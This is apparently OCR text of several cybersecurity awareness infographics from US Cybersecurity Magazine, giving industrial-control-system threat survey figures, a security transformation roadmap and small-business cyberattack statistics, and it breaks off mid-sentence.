
4


MYTH	FACT
You will know when your computer is infected immediately.	It can take up from days to months before you realize you were compromised.

uscybersecurity.net

United States {CYBERSECURITY} Magazine

A Multi-Platform Publishing Portal



CYBER SECURITY
WHAT THE INDUSTRY THINKS
Only 7% feel they face a threat from nation-states or sponsored attackers, and only 34% feel the threat is 'advanced'.
55% believe the threat is purely accidental, and only 12% believe the threat is intentional.
68% of industrial customers feel they are well prepared for an attack.
38% believe they've never had an incident.
30% believe that USB drives are the largest threat vector
WHAT WE'VE SEEN
66% of industrial sectors face either a high or medium capability threat, typically associated with nation-states or sponsored attackers.
35% of incidents can be attributed to malware, while another 36% are unknown.
Only 38% of facilities are using network based threat detection or advanced monitoring.
Only 18% are using application whitelisting.
Only 21% are planning to implement further controls within the next 18 months.
39% of malware enters the ICS via a USB device
WHAT THE EXPERTS KNOW
The Threat is Worse Than it Seems
Highly advanced threats can be bought. Access to cybercrime infrastructure is available by subscription.
Direct access to control systems can be purchased from cybercrime organizations.
(Source: Intel Security)
The Threat is Real
28% of exploits from a recent campaign used exploits known to be used in targeted attacks against industrial systems.
58% of exploits provided remote access & visibility to criminal subscribers.
(Source: Intel Security)
Once in the ICS, malware can morph into highly targeted attacks



Results based on a survey of 267 respondents conducted in March and April 2017.

The information contained herein has been obtained from sources believed to be reliable. CBS Interactive Inc. disclaims all warranties as to the accuracy, completeness, or adequacy of such information. CBS Interactive Inc. shall have no liability for errors, omissions, or inadequacies in the information contained herein or for the interpretations thereof. The reader assumes sole responsibility for the selection of these materials to achieve its intended results.

Copyright ©2017 CBS Interactive Inc. All rights reserved.



01
Strategic Framework
- Select baseline (e.g.., ISO27001)
- Determine model to measure capabilities (e.g.., CoBit)
02
Current State Analysis
- Measure current maturity
- Assess Impact current initiatives
- Identity key challenges
03
Future State Vision
- Define guiding principles
- Define desired future state
- Identity capability gaps
04
Strategic Roadmap
- Propose new projects
- Identity inter-project dependencies
- Create program roadmap
05
Mobilisation
- Engage stakeholders
- On-board resources
- Plan projects
- Implement intelligent PMO
06
Implementation
- Project management
- Technical delivery support
- Education & training
- Review impact on capabilities
Regulatory Compliance
Cost Reduction
Brand Protection
Organisation Integration
Security Transformation

The 6 Most Important Statistics Every Small Business Owner Should Know.

United States
{CYBERSECURITY}
Magazine
A Multi-Platform Publishing Portal

72% of small businesses have been affected by fraudulent emails.

a company is hit with a ransomware attack every 40 seconds.


92.4% of malware is delivered via email.

58% of malware attack victims are categorized as small businesses.


It takes an average of 120 days for a business to discover a data breach.

60% of small businesses are unprepared, and will close within 6 months of a cyber-attack.

uscybersecurity.net


INFOGRAPHIC
Cybersecurity and Small Businesses
Small businesses form the backbone of the U.S. economy – one in two American workers are employed at a small business, and 15 million new jobs were created at small businesses between 1993 and 2009. Unfortunately, small businesses are vulnerable to cyberattacks, and many must improve the manner in which they safeguard their information.
Percentage of small businesses that will close within six months of a cyberattack
60%
Percentage of cyberattacks aimed at small companies...
...in 2011
18%
...in 2014
36%
Percentage of small businesses that...
...do not have a formal written Internet security policy for employees
87
...do not even have an informal Internet security policy for employees
69
...do not have a privacy policy that employees must comply with when they handle customer or employee information
60
...do have a policy for employee social media use on the job
23
...do not have a policy for employee social media use on the job
75
The Cybersecurity Disconnect: Percentage of small businesses that...
...say their company is safe from cyber-threats such as hackers, viruses, malware or breaches
77
...say they are not concerned about external (hackers stealing data) or internal (employees stealing data) threats
66
...believe a data breach incident would have no impact on their business
47
Data sources: National Cyber Security Alliance, Symantec, U.S. Department of Commerce, U.S. Small Business Administration, U.S. Department of Labor/Bureau of Labor Statistics, U.S. Census Bureau

BLOCKCHAIN IN CYBERSECURITY



The median impact of ransomware is

